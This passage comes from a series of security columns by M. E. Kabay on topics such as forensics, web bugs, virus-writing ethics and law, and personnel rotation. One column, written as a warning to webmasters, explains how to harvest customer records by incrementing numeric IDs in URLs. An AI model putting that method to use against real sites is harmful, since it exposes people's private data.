* create IP packets with falsified headers;
* use someone else's compromised ID on the target computer or network;
* falsify or delete log files (if they can gain root access);
* store information in difficult-to-get-to parts of disks such as slack space.

>How do the experts side-step logic bombs and get to the truth?<

Most forensic examiners find out if there is an uninterruptible power supply (UPS) on the computer side of the power cord; if there is not, they pull the plug to stop the computer dead without allowing any shutdown procedures that might result in damage programmed by the criminal. If there is a UPS feeding the computer directly, it may be necessary to do some work with wire cutters inside the computer casing -- assuming there are no booby traps.

Once the computer has been halted, the forensic examiner typically removes the disk drive(s) and makes bit-for-bit images (copies) on to non-erasable media. These copies are preserved as primary evidence along with the original disk drive if possible. It's also possible to make a bit for bit copy onto a similar hard disk for experimental work. Using forensic utilities, the investigators then searches the entire contents of the disk(s) duplicate(s) looking for interesting information. The hard disk may contain a swap file; that can show part or all of the contents of live memory (RAM) at the time of the last copy to disk before the system was halted. The swap file and therefore have evanescent information that would not normally be seen on disk such as display or print buffers, passwords in transit through data communications channels, and so on.

Digital Forensics (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A journalist from South Africa recently wrote to me with a series of interesting questions about forensics and I had such fun answering that I got his permission to post his questions and my answers in a previous column and this one.

>Who's doing the computer crimes?<

No one is very sure about that. There is no centralized reporting system where everyone is required to register attacks on their computers. All published research suffers from difficulties of ascertainment because of self-selection of those who respond to questions. In addition, we know from historical records that some crimes are not noticed until much later, if at all. Up until recent years, it has been a dogma in the information security field that most computer crimes (i.e., crimes against computers as targets and crimes using computers as tools) were perpetrated by employees authorized to use the systems they attacked or damaged. However, the enormous growth of the Internet has changed the views of some experts, myself included, so that we guess that we have probably crossed the boundary now and have more crimes committed by an outsiders than by insiders.

In general, motivations for computer crimes fall into three major categories:

* vandalism
* voyeurism
* greed.

What little research there is suggests that there is no one personality type or demographic absolutely tied to any of these categories. For example, vandals who launch denial of service attacks do include children with no ulterior motive, but they may also include adults attempting to extort money in a kind of modern protection racket. Similarly, there are teenagers who break into systems for fun; others are beginning to do so for-profit. Some people spreading lies on the Internet have done so simply out of free-floating ill will; however, quite a number have been involved in pump and dump schemes designed to drive the prices of selected stocks up or down so they could make illicit profits.

>How can ordinary users protect themselves from being used as stooges for online scams?<

Number one -- and I hope you will stress this -- don't give out confidential or private information to strangers. Don't give people who call you on the phone your bank information or your credit card numbers -- no matter how convincing they sound. Don't reveal passwords to anyone: no official will ever need to know your password -- they can get their work done in other ways or they can reset your password to a temporary value that will then force you to assign a new secret password that nobody else knows.

Second, install an effective antivirus program and configure it to update itself automatically every day.

Third, install a personal firewall on your computer; a simple but effective free firewall is available from ZoneLabs. When the firewall asks you if a program can access the Internet, answer no unless you know exactly which program it is and why it wants to reach outside your computer. Similarly, if the firewall asks you if someone can access your computer from the Internet answer no unless there is a very good reason for saying yes and you are absolutely sure you know what you are doing.

Foiling Web Bugs

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As a followup to a recent article on the perils of HTML e-mail, today I'm looking at how to defeat e-mail tracking services that use Web bugs.

Web bugs are very small (often only one pixel) images on a Web site; HTML e-mail that includes the URL for these tiny images can record who opened the e-mail message at what time. If there is an instruction requiring automatic refresh of the image as part of the HTML code, is even possible to tell how long the e-mail message was left open on screen.

The service from DidTheyReadIt < http://www.didtheyreadit.com > uses precisely this approach. As described on their Web site and in an article by Mark Glassman in the June 3, 2004 edition of the New York Times, users append ".didtheyreadit.com" to the e-mail address of someone whose reading habits you want to monitor (with respect to your e-mail, that is). The company's servers convert your message to HTML, add a Web bug, and send your converted message to its destination. When a recipient using an HTML-tolerant e-mail reader opens or even previews your spyware-equipped document, the company's servers record when the Web bug was downloaded, the IP address of the reader, and how long the file was kept open. This information is then sent to the sender in an e-mail message.

Similar services are provided by MSGTAG < http://www.msgtag.com > and by ReadNotify < http://www.readnotify.com/ >.

Evidently, this entire system depends on HTML e-mail. In addition to the clumsy method of disconnecting from the 'Net before opening HTML e-mail, there are already simple tools that destroy this functionality at little or no cost.

Wizard Industries makes Email-Tracking Blocker and sells it for $2.99, including a year of updates < http://www.wizard-industries.com/trackingblocker.html >. This 370 KB utility needs to be run only once. According to the manufacturer, it works with any e-mail service and blocks all tracking services.

Email Sentinel Pro from DSDevelopment < http://www.emailaddressmanager.com/email_sentinel.html > is freeware for individuals (non-commercial use) and shareware for corporations ($14.95 per seat). This 815 KB utility runs in the background to convert HTML e-mail messages into plain ASCII. It can be configured to handle attachments as well; can keep the original HTML messages in a quarantine buffer in case they are needed; can log its activities; works with any e-mail client; includes whitelist and contact-import; requires no user interaction once it's running. I tested this product and found that it worked fine with one of my e-mail accounts (an IMAP server) but failed with my backup account (a POP3 server). Not only was the message converted to plain text, but an inserted embedded JPG image was converted to an attachment -- very convenient and perfectly safe.

For the time being, this suits me fine; I suppose that the inventors will eventually fix bugs that

crop up, especially as organizations cough up their $14.95 donations if they are satisfied with the product.

So if you are not keen on having people watch whether you have opened their e-mail messages without telling you that they are doing so, you don't have to stand for it – and it won't cost much or anything to try these defensive tools.

* * *

[Disclaimers: I have no financial involvement with any of the companies named in this article. Mention of a product should not be interpreted as an endorsement; omission of a product is not intended as criticism. – Mich]

Creating Viruses in a University Course (1)

by M. E. Kabay, PhD, CISSP
Associate Professor of Information Assurance
Norwich University, Northfield VT

A storm of criticism washed over a University of Calgary Professor in early summer of 2003 when he announced his intention to teach a fall course entitled "Computer Science 599.48: Computer Viruses and Malware." Assistant Professor John Aycock shocked the antivirus world by including his intention to have his undergraduate students write some malicious code. Many experts objected on the following grounds:

* Writing malicious code was unnecessary in teaching how viruses, worms and Trojan horses work or how to fight them;

* Keeping the malicious code contained within the class of laboratory would be difficult or impossible;

* Some students would take the wrong message home about the ethical implications of creating malicious code;

* Students with experience writing malware would be on unemployable by antivirus firms, always concerned about the widespread rumor that they engage in writing viruses for profit.

Supporters of the course rejected these arguments, assuring critics that the Laboratory would be well secured and insisting on the pedagogical value of such exercises. In addition, they stressed that virus writing would be only a small part of the course, which would also teach students about the history of malware, economic consequences of these programs, countermeasures, legal and ethical considerations, and wider principles of computer and network security.

After the course was over, there appeared to have been no breaches of security and University spokespersons insisted that they would offer the course again despite their critics.

It seems to me that writing real viruses may be less valuable to the students then analyzing a wide range of existing viruses and thinking about, designing, and implementing antivirus mechanisms. However, given the relatively minor part that this exercise plays in the overall course, it also seems to me that critics may have overreacted.

More about this issue in the next column.

Creating Viruses in a University Course (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In my last column, I discussed how University of Calgary Professor John Aycock has been including a bit of virus-writing in his course called "Computer Science 599.48: Computer Viruses and Malware."

I have been involved with the antivirus (AV) industry in a peripheral way since the early 1990s, when I was the recording secretary at the organizing meetings of the Antivirus Product Developers Consortium of the National Computer Security Association (NCSA; later ICSA and eventually TruSecure). I can personally attest to the intense emotions of people in the AV industry about virus writers: they detest them. Perhaps some of the vitriol thrown at Professor Aycock results from an emotional response rather than from a wholly rational appraisal of risks and consequences.

I wrote to the University of Calgary about this situation. Dr Ken Barker, Head of the Department of Computer Science, responded as follows:

>A thorough understanding of any material requires that we look at it from as many perspectives as possible. Students in high school learn that the most effective way to prepare an argument for a debate is to prepare to argue both the affirmative and negative sides. The most competent and insightful economists are those who can clearly articulate and understand both a fully free market system and a controlled socialist strategy to the economy. The better we understand something, even if we radically disagree with it, the more likely we are to provide effective mechanisms to counteract them. These analogies provide the context for the approach taken by the University of Calgary's CPSC 599.48 course. A very small portion of the course is spent on understanding how viruses are created and deployed in an extremely protected environment while ensuring that the students have a complete understanding of the legal and ethical framework surrounding this kind of code. The students are thereby better prepared to learn how to best fight the plethora of viruses and malware found in the modern compute environment.

The cautionary approach demanded by our critics during the first offering of the course was incorporated into the way we delivered the material. The alarms raised by the anti-virus community were addressed carefully and diligently to ensure that the course would be offered in a safe and valuable way. After a careful review of the first offering and upon considering the ongoing need for this level of expertise, the University of Calgary believes that it is in the greater public good to continue to offer the course.<

I commend my colleagues for having responded constructively to the concerns of AV professionals and wish them well in their project. I sincerely hope that the reasoned approach they have adopted will indeed result in a net gain to security in the long run.

* * *

In the next couple of columns, I'll address the question of whether writing virus code should be defined as illegal in the same way that possessing lock-picking tools without a license is defined

as illegal.

Anti-Virus Laws?

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Every now and then the topic comes up of whether it makes any sense to pass laws against writing viruses.

For as long as I have been involved in it (since the early 1990s), some people have argued that writing a virus should itself be illegal. Such laws would make it clear to everyone that writing viruses is _*bad*_. Having legally prescribed punishments for virus writing would discourage some (not all) casual hobbyists from contributing their pathetic efforts to the pool of viruses.

However, others object that such laws would make anti-virus work more difficult. They warn that regulating virus writing might justify a new bureaucracy dedicated to virus control. The law might be unenforceable and therefore ill-advised. Even more fundamentally, the harm from a virus, they argue, comes not from its existence but from its dissemination to unsuspecting victims. Writing the virus does nothing as long as other people don't infect their computers. Even sending the virus to a willing recipient doesn't seem to be a problem: after all, people are free to run whatever programs they want on their own computers. Making virus _*writing*_ illegal would be a form of prior restraint and divert attention away from monitoring or punishing clearly harmful acts.

Even defining a virus in legal terms would be difficult, especially given the low level of technical knowledge among the legislatures of the world. Some humorists argue that a sloppy definition might classify Windows itself as a virus.

Furthermore, say the sceptics, viruses are written all over the world and the damages often occur in other countries. How will anti-virus laws be enforced internationally?

I would like to see clear laws in place worldwide making it a serious crime to write computer programs which, without permission, insert their own code into programs or other executable code. To include worms, we might have to include programs which propagate without authorization. This simple idea would focus on the fundamental attribute of viruses and worms: their sneaky invasion of _*our*_ computers. Ideally, the U.N. would frame a convention urging nations to allow extradition of people alleged to have written viruses that have harmed the citizens of another nation.

More in the next column.

Publishing Functional Viral Code

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Should laws be applied to disseminating functional virus code?

A January 1993 discussion in the NCSA (National Computer Security Association, later ICSA and then TruSecure) section on the CompuServe network (for which I was Chief Sysop for several years) considered the issue of forbidding publication of functional viral code. Participants drew parallels between writing down viral code and writing down instructions on creating harmful devices such as bombs. The slippery-slope argument was invoked by one prominent member of the anti-virus community, who said: "My concern is that if we can justify the suppression of information as 'undesirable' or 'potentially dangerous' is it that much further a jump to ... suppression of other 'information?'"

Some people have suggested that publishing functional viral code is useful and necessary because everyone should understand how viruses work to be able to combat them. I disagree. No one has explained why it is useful for users and programmers to have access to detailed, working code. Generalized descriptions are fine; even fragments of code may be justifiable. But I draw the line at publishing functional code that can be typed into an assembler or a debug facility and create a working virus.

People who build antivirus products need the code but can get it through private, controlled channels. People who build computer system hardware and want to devise better anti-virus traps can also use real viruses obtained through controlled channels. So can operating-system gurus. Computer scientists and antivirus product developers wishing to publish research on specific features of viruses can share their knowledge constructively by printing portions of the code in question without making the entire functional virus available to all and sundry. As long as what is disseminated does not work if entered directly as printed or transmitted, I see no problem.

But public, unrestricted dissemination of functional viral code to, say, disturbed fifteen year olds intent on causing havoc is unnecessary and harmful and ought to be punished in the same way we place pre-emptive restrictions on other potentially harmful acts.

* * *

More in the third part of this rant.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Viral Code is Not Speech

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In previous articles in this series on viruses and law, I've asked whether we should make virus-writing illegal and whether dissemination of fully-functional viral code should be forbidden by law. On the latter question, US attorneys have invoked First Amendment rights protecting certain kinds of speech against government interference.

But is viral code speech at all, let alone protected speech? For that matter, is any kind of computer program necessarily speech? U.S. District Judge Marilyn Patel certainly thought so in August of 1997 when she ruled that the US government attempt to stop Professor Daniel Bernstein from publishing his source code for the encryption algorithm "Snuffle" (I love that name).

I think that considering programs to be a form of speech rests on a misperception due to the way we represent programs. Programs look like written language. Programs use letters and numbers and can be interpreted by human beings.

However, it's irrelevant how we *represent* computer programs. A program is the instructions themselves, not the medium in which they're coded. A program in assembler is a program whether it resides on a hard disk, a CD-ROM, or a portion of a memory array. Indeed, that sequence of computer instructions would be the program itself even were it written on a papyrus, chiseled in stone, signaled by semaphore or printed in a book.

If computer programs were represented as colored squares and circles with lines coming out of them, perhaps we would be less inclined to think of them as speech. For example, consider a wire-board controlling a card sorter. Is the wire-board speech? Not in any sense most people would use the word. How about a paper punch tape controlling a machine tool? What about a useful computer program expressed as machine language codes (0001010000110101)? I don't consider these codes to be speech and I don't think anyone else should either.

Here are some scenarios to think about:

- Alice works in a factory with Bob. Alice decides to kill Bob by publishing a printed tape for the robotic equipment they all use. Alice cuts out the machine-readable tape and includes it in Bob's pile of tapes for the next day's operations. Bob doesn't notice anything wrong and gives the tapes to the robot, which reads the instructions into its memory. Some time later, Bob's robot punches 2,000 extra holes at random, four of which end up in Bob's head. Is Alice's act protected because the published paper tape contains letters and numbers such as "A0 1F 22 BB?"

- A molecular geneticist named Gene Hacker is arrested by police for having made several colleagues very ill with a new biological virus. Gene constructed the virus from bits and pieces of known RNA. Gene argues in court that his act is protected by the First Amendment: the virus, he claims, is speech. It is speech because it consists of four nucleotide codes, A, U, C and G, put together in a particular way. He claims to "write"

using ribonucleotides just as computer virus authors "write" using machine instructions. Gene argues that his virus is just as much a symbolic expression of his opinions and feelings as the virus authors' printing their viral codes in publications. Indeed, he argues, he has been "publishing" his biological virus just as they have published their computer viruses.

- A virus-writer named Ignominious (Iggy) Scoundrel publishes completely functional source code for a virus in the underground publication "3711." An eight-year old with an IQ of 79 types it into his C++ compiler and releases the object code at his school. The virus spreads to a hospital system with poor network topology and no internal firewalls and kills three patients in the intensive care unit. Iggy is arrested. At his trial for manslaughter, Iggy's lawyer argues that (a) Iggy had a perfect right under the First Amendment to express his creativity by publishing the viral code and (b) it's entirely the eight-year old's fault that something bad happened. The publisher of 3711, Mandelbrot Steingeld, wholeheartedly agrees and appears on _Oprah_ to defend his magazine, causing a 38,412% increase in sales (but only for one issue).

I think programs are not speech and therefore viral code is not speech. Thus it is possible in theory to craft laws which make it a punishable offense to publish fully functional viral code.

Quod erat demonstrandum.

Who Locks the Locks?

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Some friends of mine recently told me about new LCD projectors that were installed at their university over the summer. Seems the information technology (IT) group ordered a bunch of projectors, installed them in the ceilings of classrooms at great expense, and then discovered an unpleasant feature in each projector.

Anyone could set a password on the projector to lock out further configuration changes.

The configuration includes such essential elements as the input source; i.e., whether the signal is coming from a computer, a DVD player or a VCR. If someone locks the configuration, at least two of the sources won't work. Neither will such essential controls as the color balance settings, adjustments for ensuring a rectangular image, and so on.

Wouldn't you know it? Some unknown person locked one of the $5,000 projectors the day before classes were due to start.

When my friends called the manufacturer for help, it turned out to be a mess. They had to send proof of ownership by fax and then had to wait almost the whole day before they got an unlock code for that specific projector. Imagine if that had happened on a class day.

They gently suggested to the manufacturer's tech support that letting unauthorized personnel apply a configuration lock was perhaps not the brightest idea in the world. The tech cheerfully responded, "Oh, but you can disable that feature in the configuration." Yes, you can, but the unauthorized personnel can equally cheerfully re-enable the feature before locking down the projector. Can you say, "denial of service?"

Now they have to obtain and file the unlock codes for all their new projectors so that they can unlock them on demand. What they're actually going to do is to return all of those projectors as soon as they have replacements from a different manufacturer whose engineers were a little more thoughtful in their security design.

So what does this have to do with network security?

Many organizations configure their user's company-owned PCs or workstations using centralized policies. Operating system parameters, network configurations, firewall policies and antivirus rules are potentially legitimate targets for centralized controls. For example, in some circumstances, firewall configurations can usefully be determined in advance to prevent naïve users from allowing all possible network traffic. Many personal firewalls let the user allow or disallow inbound or outbound traffic for specific processes. Some users unfortunately click "yes" for everything. After a while, their firewalls become tools that reduce bandwidth but offer no security.

Similarly, some users notice that turning off the antivirus scan when transferring large numbers

of files between computers can significantly increase speed; unfortunately, it's easy to forget to turn the scan back on. These are the people who discover they have seven viruses resident in memory when they bring their computer to the shop complaining that it's "acting funny" because all the letters are falling to the bottom of the screen while they're typing text.

If you do decide to control such tools, be sure to apply appropriate access controls to the configurations for two reasons: first, to prevent users from changing the configurations; and second, to prevent users from locking _you_ (or even themselves) out of the configurations if you have to fix something for them. .

There are dangers in locking such tools. The most serious is that inadequate analysis can produce a dysfunctional setup that reduces user productivity or even stops work altogether. For example, a simple error in firewall configuration can deny access to an internal network that the technician forgot about but that the user desperately needs right now – yes, now. Similarly, an overzealous but impractical technician can configure an antivirus product to perform an obligatory scan of all data files on the system at every boot up. This policy works may work flawlessly and take only a few seconds on the technician's test system (with its 100 data files), only to take 20 minutes on the user's system (which has 25,000 data files the tech didn't know about).

So before you go locking locks, be sure you have figured out which ones to lock.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Numerical Web-ID Codes Allow Data Leakage

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader wrote to me with a concern that I want to bring to the attention of all the Webmasters among my readers. Although the reader prefers to remain anonymous, he has graciously granted permission to be quoted. He wrote, "I received a postcard from <company name suppressed> requesting my participation in a service satisfaction survey. A registration code was provided to access the Web site . . . . My code was 18467849. For demonstration purposes, let's suppose you mistype the number and input 18467848. If you choose to do so, you will be given the name, full postal address and . . . account number of another subscriber without any challenge. . . . [T]he Web site is also the equivalent of a random name generator for a would-be identity thief (and other criminal types), with a good deal of information to initiate a social engineering attack. . . ."

Any Web site that allows an unidentified user to access confidential information by entering a numerical code without identifying the user puts that information at risk. Worse, it is easy to create scripts to download pages from a Web site automatically. By creating a script with a list of possible customer-code numbers, it becomes possible to download the records from a poorly-designed Web site without authorization and in large volumes.

A similar error occurs when a programmer designs a system to create customized URLs that include an identifier; e.g., (a made-up-example) < http://www.something.dom/survey/id=12345 >. Any user can alter the code number in the URL and easily access someone else's record. An easy way to access large numbers of such URLs is to generate an HTML file with a series of URLs (e.g., using a spreadsheet's CONCATENATE function for the fixed portions combined with a numerical field for the variable portions) and use Adobe Acrobat to download all the pages into a single PDF file.

I urge network managers to discuss this issue with their Webmasters to ensure that you are not exposing confidential data to systematic harvesting.

A Prof Gets Bored Sometimes

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I was grading quizzes recently and realized that readers might enjoy some of the questions that I put into my information assurance quizzes and exams when I get bored writing out serious ones. Here's a sampler of a few questions that I've had fun writing for my students. Answers are at the end.

1 What kinds of conflicts have occurred in the use of the DNS and the use of trademarks?
a: Cybersquashers have tried to trademark the names of existing domains without permission of the domain owners.
b: Cybercrushers have registered Digital Nomenclature Sequences while holding other people's domains.
c: Cybersquatters have left Direct Nomenclature Serial numbers unused while waiting for payments from legitimate owners of their Internet Protocol subassembly integration units.
d: Cybersquatters have registered domains using trademarks without permission of the trademark owners.
e: None of the above.

2 What is Dumpster® Diving in computer crime?
a: Using underwater breathing apparatus to enter a secured location from the sewers.
b: Throwing computers in the trash to avoid detection by law enforcement authorities.
c: Bribing facilities personnel to provide access through the garbage-disposal chutes.
d: Retrieving garbage to extract information.
e: None of the above.

3 Why is a Trojan Horse program called that?
a: Because of the story of how Odysseus got Greek soldiers into the city of Troy by putting them in a big wooden horse.
b: Because of the story of a famous race-horse who won the Kentucky Derby in 1932 even though he was actually a very large mule.
c: Because of how Al Capone sold condoms to the US Army which were actually party balloons.
d: All of the above.

4 What's a Salami Fraud?
a: A technique of brute-force cryptanalysis involving the use of large sausages to beat victims about the head until they reveal decryption keys.
b: A large computer crime sandwiched between two smaller computer crimes.
c: A computer crime involving the repeated theft of small amounts of computer resources or money.
d: All of the above.
e: None of the above.

5 How can you absolutely stop data leakage from your organization?

a: Apply a sealant to all the Internet pipes.
b: Modify the operating system to prevent all data copying to removable media such as USB flash drives, diskettes, tapes or printers.
c: Thicken the data using special encoding techniques so that they cannot fall out of the cracks in your firewalls.
d: All of the above.
e: None of the above.

6 When a network interface card is controlled by a sniffer program so that it captures all packets going by regardless of destination, we say that the NIC has been put into
a: Party mode.
b: Promiscuous mode.
c: Slut mode.
d: Stud mode.
e: None of the above.

This last question got me into a lot of trouble because several students complained that answers (c) and (d) were sexist and offensive. I include it here as a joke on myself; I have not used these terms in an exam since that blistering experience.

Move Along Now

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I was chatting with my friend Hamid the other day and he told me about how he had just come back from a little gathering in the departmental office at the university where he works. Seems the janitor, Sandy, had been moved from the Computer Science (CS) building to the Humanities building despite roars of protest from the entire CS faculty and staff. Sandy had been working for CS for over 18 years and was beloved by everyone there. She was always ready to help in any way possible and kept the building spotless. She and the departmental secretary, also called Sandy, would have coffee every morning at 09:45 and were a pleasant sight as they chatted amiably.

Well, it wasn't a pleasant sight for everyone, apparently.

The people in charge of facilities management decided unilaterally, without consulting anyone, that Sandy the janitor was too friendly with the faculty and staff at CS. They moved her suddenly to Humanities and ordered her not to spend any more time chatting with people. "Just do your job," they said.

Sandy was heartbroken. All the people who smiled at her and stopped to chat every day at CS were also pretty displeased; they organized a petition, formed a committee, and got the department chair to protest to Facilities demanding the return of Sandy.

No result.

Eventually, as I said at the beginning, Hamid and all the other faculty and staff chipped in some cash and got Sandy a nice farewell card. The department chair said a little speech and then read out a letter that the chair of Humanities had already written even though it was only a month since Sandy had switched. In that short time, Sandy had already so impressed the new group that the Humanities chair had written a letter of thanks saying that she had never seen the building so clean! Hamid and his colleagues all wished Sandy well and told her to come back to visit them.

And what, pray, does this charming tale have to do with security management?

The relevance is that two of the suggestions commonly heard in IT management circles are that

(a) One should assign a specific technical support or security person to a specific department or other group so that the IT person can form bonds with the personnel and get to know their needs; and

(b) One should rotate personnel from department to department periodically to prevent collusion.

The problem is that these recommendations are lead in opposite directions. It's very nice to talk about forming bonds and it's no doubt very efficient to talk about preventing collusion, but how do we reconcile these diverging goals?

I don't have easy answers, as you can probably tell from the way I'm framing the story and the question. I think that part of the problem is expectation; another part is timing. Now, I'm going to speculate that Sandy the janitor was never told that she would be moved from building to building. My guess is that none of the janitors were told that there was any reason to avoid being friendly –who would reasonably think that being friendly could be viewed negatively? So suddenly moving her must have been a real shock. If it is true that the move was sudden and exceptional, then it was also a slap in the face: presumably Sandy felt that she was being told she had done something wrong. Clearly Sandy wanted to do the right thing, so such a judgement and punishment must have been doubly painful.

As for timing, 18 years is a long time to wait before being rotated. Rotating staff can be viewed as positive; there can be benefits for everyone. For example, thinking now about security management, one can spread knowledge through the entire security team by having people learn about the work habits and security needs of a wide range of work units and individual people. Getting to know colleagues as individuals and becoming friends with many of them can really make a difference in developing and implementing security policies, emergency-response plans and disaster-recovery plans. So switching people around is not inherently bad and can be constructive.

The question is, how long should a security team member be assigned to the same beat?

My own guess is that it should be on the order of many months – maybe even a year. Much shorter than that and it seems to me that one would cause more disruption than growth. It takes time to earn trust and develop constructive relations; I'd let my personnel become acclimated to the new social environment and then enjoy the friendly relations for some time before gently moving them on to the next area. And I'd make sure that everyone knew what the plan was, that the new team member could be personally briefed and then introduced by the outgoing team member, and that occasional visits to the "old" beat were encouraged and praised.

With that kind of policy, moving would be more fun and less pain.

Update on Illegal Downloads

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader recently asked about legal liability of managers in a corporation where users were downloading copyrighted music using peer-to-peer networks without permission of the copyright holders. She asked who would investigate such breaches of the law and whether presence of an acceptable-use policy (AUP) would affect the outcome of possible prosecutions.

As I understand the situation, failure to exercise due diligence in establishing, monitoring and enforcing effective security policies governing acceptable use of copyrighted materials can lead to serious problems. Managers as well as employees may be accused of trafficking in stolen intellectual property and face lawsuits and fines.

An article earlier this year by Vanessa Blum in the _Legal Times_ summarized the state of prosecutions for Internet piracy in June 2004.[1] She reported that the US Attorney General had formed a new task force to attack intellectual property (IP) piracy. Discussions included possible increases in the frequency of criminal prosecutions and the use of civil lawsuits similar to those of the Recording Industry Association of America (RIAA).

In Europe, the equivalent of the RIAA, the International Federation of the Phonographic Industry (IFPI) filed lawsuits against 247 people, mostly large-scale abusers, in March 2004.[2]

Back in January 2002, two companies in California were ordered to pay $750,000 to Novell as a penalty for having made and sold illegal copies of its software.[3] In Australia, “five disc jockeys, a record store and its director” were ordered to pay A$140,000 to the legal owners of music which they had pirated.[4]

For good background reading on security policies in general, see the resources at the SANS Security Policy Project and its AUP in particular.[5, 6]

And if you are developing security policies, do invest in Charles Cresson Woods’ _Information Security Policies Made Easy_, which is now in its tenth edition.[7]

See also the "Guide to Internet Usage and Policy" from ZIXcorp and “How to write an Acceptable Use Policy (AUP)” from SurfControl.[8, 9]

Self-Denial

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Denial of service is usually caused by people trying to cause problems for their victims or by misconfiguration of software. Mail bombing, distributed denial-of-service attacks, and list-subscription bombing are examples of the former. Mail storms caused by list administrators who allow automated out-of-office messages to be distributed by their list server are an example of the latter.

Here's another example.

I recently upgraded from MS-Outlook 2002 to Outlook 2003 on my main computer after trying the new version of Office 2003 that was installed on my university laptop. I found the new functionality in the much-reviled e-mail client helpful and worth the price of the upgrade.*

I have been using Cloudmark's SpamNet service for over a year now and have been consistently pleased with its ability to snag junk mail efficiently. However, a couple of days ago I came back to my computer in the morning after having left Outlook loaded overnight and found my system doing such a huge amount of I/O that it was interfering with performance; everything was sluggish, including keyboard entry, mouse movements, menu response and so on.

At first I thought my defragmentation program might still be running, although normally it would stop immediately at the first sign of user activity. It wasn't. What I did find was 8,000 messages in my spam folder in Outlook. The list included hundreds of copies of several spam messages.

Now, getting one spam message is bad enough; getting hundreds of copies of the same spam message stored in my OUTLOOK.PST file is not my idea of fun. SpamNet was in fact still deleting apparently nonexistent spam. Any time I switched to the inbox the I/O would resume.

My best guess is that version 3.0 is unable to recognize that a message has been deleted, and so it continues to delete spam repeatedly. Since I normally flush deleted messages from my inbox just before switching out of that folder, I didn't notice the repeated spam messages until I left Outlook unattended overnight. By that point, there were enough deleted spam messages in the inbox to cause significant I/O; flushing those deleted messages immediately stopped the excessive I/O.

I went to the SpamNet support site and immediately found a thread in the user forum discussing this problem; some users had canceled their subscription for the product as a result of the bug.

My own workaround is to disable the automatic scan; one can run the scan on demand instead of automatically. Then I immediately purge deleted messages from the inbox to prevent them from being caught again.

According to CloudMark staff, the next update of SpamNet repairs this problem and it is due in mid-November.

Until then, I'll have to exercise some self-discipline to prevent further self-denial of service.

_____

* Note: Dear Readers, PLEASE don't flood me with attacks on Outlook. I'm aware of security issues but I do keep the product up to date, run an excellent firewall, have automatically-updated antivirus, and find the product a good choice for my needs. I really don't have time for religious wars about e-mail clients.

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Something Wiki This Way Comes

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the online lookup resources I am fond of for network-related information is the Wikipedia. This free online encyclopedia has extensive listings of network and security entries that have been helpful to my students and me and that many readers may already be using.

I recently ran across an interesting challenge to the integrity of Wikipedia; perhaps some of you will also be interested in the issue and others will be prompted to examine the resource for yourselves. The case also raises very general questions about the trustworthiness of collaborative documentation efforts on the Web – methods that are may soon be applied to commercial software development.

The issue arose when one of the instructors in the MSIA (Master of Science in Information Assurance) program at Norwich University recently posed the following question to the Lead Instructor for his seminar:

>I came across this article today:

"Librarian: Don't use Wikipedia as source"
http://www.syracuse.com/news/poststandard/index.ssf?/base/news-0/1093338972139211.xml

The fact is, several of my students do cite Wikipedia in their discussions and essays. Do we have an official MSIA program stance on the legitimacy of such sources? Or is this a matter best left in the hands of individual instructors?<

The article referenced is by Al Fasoldt of _The Post-Standard_ newspaper. He explained that a school librarian pointed out that Wikipedia < http://en.wikipedia.org/wiki/Main_Page > is "not the online version of an established, well-researched traditional encyclopedia. Instead, Wikipedia is a do-it-yourself encyclopedia, without any credentials." The librarian, Susan Stagnitta, wrote, "Anyone can change the content of an article in the Wikipedia, and there is no editorial review of the content." Mr Fasoldt then goes on to dismiss the entire Wikipedia as untrustworthy.

Not so fast.

I looked at a range of entries concerning information assurance in the Wikipedia and, although I didn't agree with everything I read, I certainly found no cause for wholesale rejection of this resource. All the articles had cross-references and many had links to authoritative source materials. The overview article on "computer security" < http://en.wikipedia.org/wiki/Computer_security > has a brief summary of key issues and includes many internal and external links.

In addition, although it is true that anyone can modify text, the FAQ <

http://en.wikipedia.org/wiki/Wikipedia:FAQ > has sections that discuss how changes are discussed and accepted or rejected. The process is by no means random. Changes are flagged as major or minor; those who are interested in a particular page can find out when it has been changed and exactly what the changes are. Errors and vandalism can be corrected immediately by reversion to a previous state. Vandals can be blocked from further access to editing functions.

I cannot discount Wikipedia simply because it lacks centralized control; neither does the Web as a whole. The Wikipedia project reports that as of early November, the contributors are working on 385,078 articles. It includes facilities collaboration by people from around the world, including groups for serious discussion of articles, lists of open tasks and specific requests for help in active projects.

From a security standpoint, I have no particular complaints; the resource is at least as good a contribution as many a commercial site I have looked through. As always, _caveat emptor_: translating loosely here, “user beware.”

So in summary, far from dismissing this resource, I think it is a useful and exciting venture. My hope is that some among you will be sufficiently pleased to contribute to the work and thus improve a resource that can benefit network and security managers in the long run.

Interestingly, NewsScan editors John Gehl and Suzanne Douglas published the following interesting summary of new applications of the “Wiki” phenomenon in a recent issue of their INNOVATION magazine:

